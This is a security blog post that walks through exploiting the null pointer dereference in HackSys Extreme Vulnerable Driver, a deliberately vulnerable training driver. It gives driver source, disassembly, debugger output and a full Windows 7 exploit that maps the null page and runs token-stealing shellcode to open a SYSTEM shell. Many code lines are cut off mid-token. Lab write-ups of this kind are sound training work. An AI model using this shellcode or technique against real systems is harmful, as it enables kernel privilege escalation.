🔐Blog of Osanda

Security Researching and Reverse Engineering

Windows Kernel Exploitation – Null Pointer Dereference (https://osandamalith.com/2017/06/22/windows-kernel-exploitation-null-pointer-dereference/)

Today I'm sharing on exploiting the null pointer dereference vulnerability present in the HackSysExtreme Vulnerable Driver.

The Vulnerability


You can view the source from here (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/NullPointerDereference.c).

```
NTSTATUS TriggerNullPointerDereference(IN PVOID UserBuffer) {
    ULONG UserValue = 0;
    ULONG MagicValue = 0xBAD0B0B0;
    NTSTATUS Status = STATUS_SUCCESS;
    PNULL_POINTER_DEREFERENCE NullPointerDereference = NULL;

    PAGED_CODE();

    __try {
        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer,
                     sizeof(NULL_POINTER_DEREFERENCE),
                     (ULONG)__alignof(NULL_POINTER_DEREFERENCE));

        // Allocate Pool chunk
        NullPointerDereference = (PNULL_POINTER_DEREFERENCE)
                                  ExAllocatePoolWithTag(NonPagedPool,
                                                        sizeof(NULL_POINTER
                                                        (ULONG)POOL_TAG);

        if (!NullPointerDereference) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", sizeof(NULL_POINTER_DEREFEREN
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);
        }

        // Get the value from user mode
        UserValue = *(PULONG)UserBuffer;

        DbgPrint("[+] UserValue: 0x%p\n", UserValue);
        DbgPrint("[+] NullPointerDereference: 0x%p\n", NullPointerDereferen

        // Validate the magic value
        if (UserValue == MagicValue) {
            NullPointerDereference->Value = UserValue;
            NullPointerDereference->Callback = &NullPointerDereferenceObjec

            DbgPrint("[+] NullPointerDereference->Value: 0x%p\n", NullPoint
            DbgPrint("[+] NullPointerDereference->Callback: 0x%p\n", NullPo
        }
        else {
            DbgPrint("[+] Freeing NullPointerDereference Object\n");
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Chunk: 0x%p\n", NullPointerDereference);

            // Free the allocated Pool chunk
            ExFreePoolWithTag((PVOID)NullPointerDereference, (ULONG)POOL_TA

            // Set to NULL to avoid dangling pointer
            NullPointerDereference = NULL;
        }

#ifdef SECURE
        // Secure Note: This is secure because the developer is checking if
        // 'NullPointerDereference' is not NULL before calling the callback
        if (NullPointerDereference) {
            NullPointerDereference->Callback();
        }
#else
        DbgPrint("[+] Triggering Null Pointer Dereference\n");

        // Vulnerability Note: This is a vanilla Null Pointer Dereference v
        // because the developer is not validating if 'NullPointerDereferen
        // before calling the callback function
        NullPointerDereference->Callback();
#endif
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

As usual, everything is clearly explained in the source. At line 42 the 'userValue' is compared with the value '0xBAD0B0B0' and if it fails at line 58 the 'NullPointerDereference' value is set to NULL and at line 73 the value 'NullPointerDereference' is not validated whether it's NULL before calling the callback function.

Let's disassemble and see it closely. As you can see, if the provided 'MagicValue' is wrong the value of 'NullPointerDereference' is set to NULL to avoid the dangling pointer.

```
xor esi, esi
```




```
call    _DbgPrint
add     esp, 30h
mov     eax, 0BAD0B0B0h
cmp     [ebp+UserValue], eax
jnz     short loc_14CBA
```

```
back@0 ; NullPointerDereferenceObjectCallback()
: 0x%p"...
ck: 0"...
```

```
loc_14CBA:                              ; "[+] Freeing NullPointerDeref
push    offset aFreeingNullpoi
call    _DbgPrint
mov     [esp+34h+var_34], offset aKcah ; "'kcaH'"
push    ebx             ; Format
call    _DbgPrint
push    esi
push    edi             ; Format
call    _DbgPrint
add     esp, 10h
push    6B636148h       ; Tag
push    esi             ; P
call    ds:__imp__ExFreePoolWithTag@8 ; ExFreePoolWithT
xor     esi, esi
```

(https://osandamalith.files.wordpress.com/2017/06/1.png)

But in the end, when the callback function is being called the value of 'NullPointerDereference' is not being validated weather it's NULL. Therefor this leads to a BSOD, fortunately there's an exception handler written to avoid this.



```
loc_14CE9:              ; "[+] Triggering Null Pointer Dereference"...
push    offset aTriggeringNull
call    _DbgPrint
pop     ecx
call    dword ptr [esi+4]
jmp     short loc_14D1D
```

(https://osandamalith.files.wordpress.com/2017/06/trigger.png)

Testing the Vulnerability

I will be using the IOCTL value provided in the header (https://github.com/hacksysteam/HackSysExtremeVulnerableDriver/blob/master/Driver/HackSysExtremeVulnerableDriver.h) file of this driver.


```
#define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE  CTL_CODE(FILE_DEVICE_UNK
```

I will use the 'MagicValue' 0xBAD0B0B0 as the user input.

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>

#define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE CTL_CODE(FILE_DEVICE_UNK

int _tmain(int argc, _TCHAR* argv[]) {
    HANDLE hDevice;
    DWORD lpBytesReturned;
    PVOID pMemoryAddress = NULL;
    LPCWSTR lpDeviceName = L"\\\\.\\HackSysExtremeVulnerableDriver";
    ULONG MagicValue = 0xBAD0B0B0;

    hDevice = CreateFile(
        lpDeviceName,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
        NULL);

    wprintf(L"[*] Author: @OsandaMalith\n[*] Website: https://osandamalith.
    wprintf(L"[+] lpDeviceName: %ls\n", lpDeviceName);

    if (hDevice == INVALID_HANDLE_VALUE) {
        wprintf(L"[!] Failed to get a handle to the driver. 0x%x\n", GetLas
        return 1;
    }

    wprintf(L"[+] Sending IOCTL request\n");

    DeviceIoControl(
        hDevice,
        HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
        (LPVOID)&MagicValue,
        NULL,
        NULL,
        0,
        &lpBytesReturned,
        NULL);

    CloseHandle(hDevice);

    return 0;
}
```

https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrTest.cpp (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrTest.cpp)

As you can see the value the message "[+] Null Pointer Dereference Object Callback" is printed which means the callback function was successfully executed.




```
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x85F3CAD0
[+] UserValue: 0xBAD0B0B0
[+] NullPointerDereference: 0x85F3CAD0
[+] NullPointerDereference->Value: 0xBAD0B0B0
[+] NullPointerDereference->Callback: 0x95090BCE
[+] Triggering Null Pointer Dereference
[+] Null Pointer Dereference Object Callback
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******
```

(https://osandamalith.files.wordpress.com/2017/06/output_test.png)

If we pass a wrong 'MagicValue' like '0xBaadBabe' we get an exception. Since the exception is handled, BSOD will be prevented.

```
ULONG MagicValue = 0xBaadBabe;
```




```
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x8
[+] Pool Chunk: 0x862C8378
[+] UserValue: 0xBAADBABE
[+] NullPointerDereference: 0x862C8378
[+] Freeing NullPointerDereference Object
[+] Pool Tag: 'kcaH'
[+] Pool Chunk: 0x862C8378
[+] Triggering Null Pointer Dereference
[-] Exception Code: 0xC0000005
****** HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE ******
```

(https://osandamalith.files.wordpress.com/2017/06/exception.png)

I will place a breakpoint on


```
call    dword ptr [esi+4]
```



```
HEVD!TriggerNullPointerDereference+0x109 [c:\hacksysextremevulnerabledriver
  141 95513ce9 68a6485195      push    offset HEVD! ?? ::NNGAKEGL::`string'
  141 95513cee e813c3ffff      call    HEVD!DbgPrint (95510006)
  141 95513cf3 59              pop     ecx
  146 95513cf4 ff5604          call    dword ptr [esi+4]
  148 95513cf7 eb24            jmp     HEVD!TriggerNullPointerDereference+0

HEVD!TriggerNullPointerDereference+0x13d [c:\hacksysextremevulnerabledriver
  152 95513d1d c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
  154 95513d24 8b45e4          mov     eax,dword ptr [ebp-1Ch]

HEVD!TriggerNullPointerDereference+0x147 [c:\hacksysextremevulnerabledriver
  155 95513d27 e82dc3ffff      call    HEVD!__SEH_epilog4 (95510059)
  155 95513d2c c20400          ret     4
```

(https://osandamalith.files.wordpress.com/2017/06/call-esi4.png)

Once I trigger the vulnerability with the wrong 'MagicValue' we hit our breakpoint. Now the challenge is to allocate our pointer to shellcode at address 0x00000004.



```
Breakpoint 0 hit
HEVD!TriggerNullPointerDereference+0x114:
95513cf4 ff5604          call    dword ptr [esi+4]
kd> dd esi+4
00000004  ???????? ???????? ???????? ????????
00000014  ???????? ???????? ???????? ????????
00000024  ???????? ???????? ???????? ????????
00000034  ???????? ???????? ???????? ????????
00000044  ???????? ???????? ???????? ????????
00000054  ???????? ???????? ???????? ????????
00000064  ???????? ???????? ???????? ????????
00000074  ???????? ???????? ???????? ????????
```

(https://osandamalith.files.wordpress.com/2017/06/esi-4-crash.png)

How to allocate a DWORD at 0x4?

Functions such as VirtualAlloc or VirtualAllocEx won't allow us to allocate memory at a starting address less than 0x00001000. Therefore we will have to use the NTAPI undocumented function 'NtAllocateVirtualMemory' to map a null page in user space and after that, we can write the pointer to shellcode at address 0x00000004.

```
NTSTATUS NtAllocateVirtualMemory(
  _In_    HANDLE    ProcessHandle,
  _Inout_ PVOID     *BaseAddress,
  _In_    ULONG_PTR ZeroBits,
  _Inout_ PSIZE_T   RegionSize,
  _In_    ULONG     AllocationType,
  _In_    ULONG     Protect
);
```


https://undocumented.ntinternals.net (https://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FMemory%20Management%2FVirtual%20Memory%2FNtAllocateVirtualMemory.html)

Here's an example code where I allocate the value '0x12345678' at address 0x4.

```
#include "stdafx.h"
#include <windows.h>

typedef NTSTATUS(WINAPI *PNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG ZeroBits,
    PULONG AllocationSize,
    ULONG AllocationType,
    ULONG Protect
    );

int _tmain(int argc, _TCHAR* argv[]) {

    PNtAllocateVirtualMemory NtAllocateVirtualMemory = (PNtAllocateVirtualM

    if (!NtAllocateVirtualMemory) {
        wprintf(L"[!] Failed to Resolve NtAllocateVirtualMemory: 0x%X\n", G
        return -1;
    }

    PVOID BaseAddress = (PVOID)0x1;
    SIZE_T RegionSize = 1024;

    NTSTATUS ntStatus = NtAllocateVirtualMemory(
        GetCurrentProcess(),
        &BaseAddress,
        0,
        &RegionSize,
        MEM_RESERVE | MEM_COMMIT | MEM_TOP_DOWN,
        PAGE_EXECUTE_READWRITE
        );

    PVOID ShellcodePtr = (PVOID)((ULONG)0x4);
    *(PULONG)ShellcodePtr = (ULONG)0x12345678;
}
```

https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPage.cpp (https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPage.cpp)

If we check the memory dump we can see that we successfully allocated a DWORD at address 0x4.



```
Address: 0x00000004
0x00000004  12345678 00000000 00000000 00000000 00000000 00000000 00000000
0x00000020  00000000 00000000 00000000 00000000 00000000 00000000 00000000
0x0000003C  00000000 00000000 00000000 00000000 00000000 00000000 00000000
0x00000058  00000000 00000000 00000000 00000000 00000000 00000000 00000000
0x00000074  00000000 00000000 00000000 00000000 00000000 00000000 00000000
0x00000090  00000000 00000000 00000000 00000000 00000000 00000000 00000000
0x000000AC  00000000 00000000 00000000 00000000 00000000 00000000 00000000
0x000000C8  00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

(https://osandamalith.files.wordpress.com/2017/06/writtingto0x4vstudio.png)


Final Exploit

Let’s put everything together and write the pointer to our shellcode to 0x4 and pass a wrong ‘MagicValue’ to trigger the vulnerability.

```
#include "stdafx.h"
#include <stdio.h>
#include <Windows.h>
#include <Shlobj.h>


#define HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE CTL_CODE(FILE_DEVICE_UN

#define KTHREAD_OFFSET    0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET   0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET        0x0B4    // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Flin
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID        0x004    // SYSTEM Process PID


typedef NTSTATUS(WINAPI *PNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG ZeroBits,
    PULONG AllocationSize,
    ULONG AllocationType,
    ULONG Protect
    );

VOID TokenStealingShellcodeWin7() {
    __asm {
        ; initialize
            pushad; save registers state

            xor eax, eax; Set zero
            mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR.PcrbData.Curr
            mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREAD.ApcState.Pro

            mov ecx, eax; Copy current _EPROCESS structure

            mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_EPROCESS.Token
            mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PID = 0x4

        SearchSystemPID:
        mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActiveProcessLinks
            sub eax, FLINK_OFFSET
            cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.UniqueProcessId
            jne SearchSystemPID

            mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM process nt!_EPROCESS
            mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.Token of SYSTE
            ; to current process
            popad; restore registers state
    }
}

int _tmain(void)
{
    HANDLE hDevice;
    DWORD lpBytesReturned;
    PVOID pMemoryAddress = NULL;
    LPCWSTR lpDeviceName = L"\\\\.\\HackSysExtremeVulnerableDriver";
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;
    ULONG MagicValue = 0xBaadBabe;

    hDevice = CreateFile(
        lpDeviceName,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
        NULL);

    wprintf(L"[*] Author: @OsandaMalith\n[*] Website: https://osandamalith
    wprintf(L"[+] lpDeviceName: %ls\n", lpDeviceName);

    if (hDevice == INVALID_HANDLE_VALUE) {
        wprintf(L"[!] Failed to get a handle to the driver. 0x%x\n", GetLa
        return -1;
    }

    PNtAllocateVirtualMemory NtAllocateVirtualMemory = (PNtAllocateVirtual

    if (!NtAllocateVirtualMemory) {
        wprintf(L"[!] Failed to Resolve NtAllocateVirtualMemory: 0x%X\n",
        return -1;
    }

    PVOID BaseAddress = (PVOID)0x1;
    SIZE_T RegionSize = 1024;

    NTSTATUS ntStatus = NtAllocateVirtualMemory(
        GetCurrentProcess(),
        &BaseAddress,
        0,
        &RegionSize,
        MEM_RESERVE | MEM_COMMIT | MEM_TOP_DOWN,
        PAGE_EXECUTE_READWRITE
        );

    PVOID ShellcodePtr = (PVOID)((ULONG)0x4);
    *(PULONG)ShellcodePtr = (ULONG)&TokenStealingShellcodeWin7;

    wprintf(L"[+] Sending IOCTL request\n");

    DeviceIoControl(
        hDevice,
        HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
        (LPVOID)&MagicValue,
        NULL,
        NULL,
        0,
        &lpBytesReturned,
        NULL);

    ZeroMemory(&si, sizeof si);
    si.cb = sizeof si;
    ZeroMemory(&pi, sizeof pi);

    IsUserAnAdmin() ?

    CreateProcess(
        L"C:\\Windows\\System32\\cmd.exe",
        L"/T:17",
        NULL,
        NULL,
        0,
        CREATE_NEW_CONSOLE,
        NULL,
        NULL,
        (STARTUPINFO *)&si,
        (PROCESS_INFORMATION *)&pi) :

    wprintf(L"[!] Exploit Failed!");

    CloseHandle(hDevice);
    return 0;
}
```

https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrDereference.cpp
(https://github.com/OsandaMalith/Exploits/blob/master/HEVD/NullPtrDereference.cpp)


To verify our exploit let's place a breakpoint on "call dword ptr [esi+4]" and see the memory location 0x4.



```
Breakpoint 0 hit
HEVD!TriggerNullPointerDereference+0x114:
95286cf4 ff5604          call    dword ptr [esi+4]
kd> dd esi+4
00000004  01331000 00000000 00000000 00000000
00000014  00000000 00000000 00000000 00000000
00000024  00000000 00000000 00000000 00000000
00000034  00000000 00000000 00000000 00000000
00000044  00000000 00000000 00000000 00000000
00000054  00000000 00000000 00000000 00000000
00000064  00000000 00000000 00000000 00000000
00000074  00000000 00000000 00000000 00000000
```

(https://osandamalith.files.wordpress.com/2017/06/lastbp.png)


Let's check where it points, and you can see it points to our token stealing shellcode.



```
kd> u @@c++(*(unsigned int *)(@esi+4))
01331000 53              push    ebx
01331001 56              push    esi
01331002 57              push    edi
01331003 60              pushad
01331004 33c0            xor     eax,eax
01331006 648b8024010000  mov     eax,dword ptr fs:[eax+124h]
0133100d 8b4050          mov     eax,dword ptr [eax+50h]
01331010 8bc8            mov     ecx,eax
```

(https://osandamalith.files.wordpress.com/2017/06/shellcode.png)

W00t! Here's our root shell 😎


C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\haxor>"\\vmware-host\Shared Folders\Exploit Dev\driver\MyExploits\nullp
tr\nullptr\Release\nullptr.exe"
[*] Author: @OsandaMalith
[*] Website: https://osandamalith.com

[+] lpDeviceName: \\.\HackSysExtremeVulnerableDriver
[+] Sending IOCTL request

C:\Users\haxor>
```

